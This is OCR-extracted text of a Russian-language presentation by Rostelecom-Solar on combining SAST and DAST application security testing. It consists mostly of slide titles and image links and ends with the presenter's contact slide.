
Комбинация SAST и DAST

SAST & DAST



Ростелеком Солар


SAST & DAST




Ростелеком Солар

SAST & DAST

В DAST




В SAST



Ростелеком Солар

SAST & DAST



Ростелеком Солар

Ростелеком
Солар

Спасибо за внимание!

Татьяна Куцовол
Технический лидер отдела разработки «Ростелеком-Солар»
t.kutsovol@rt-solar.ru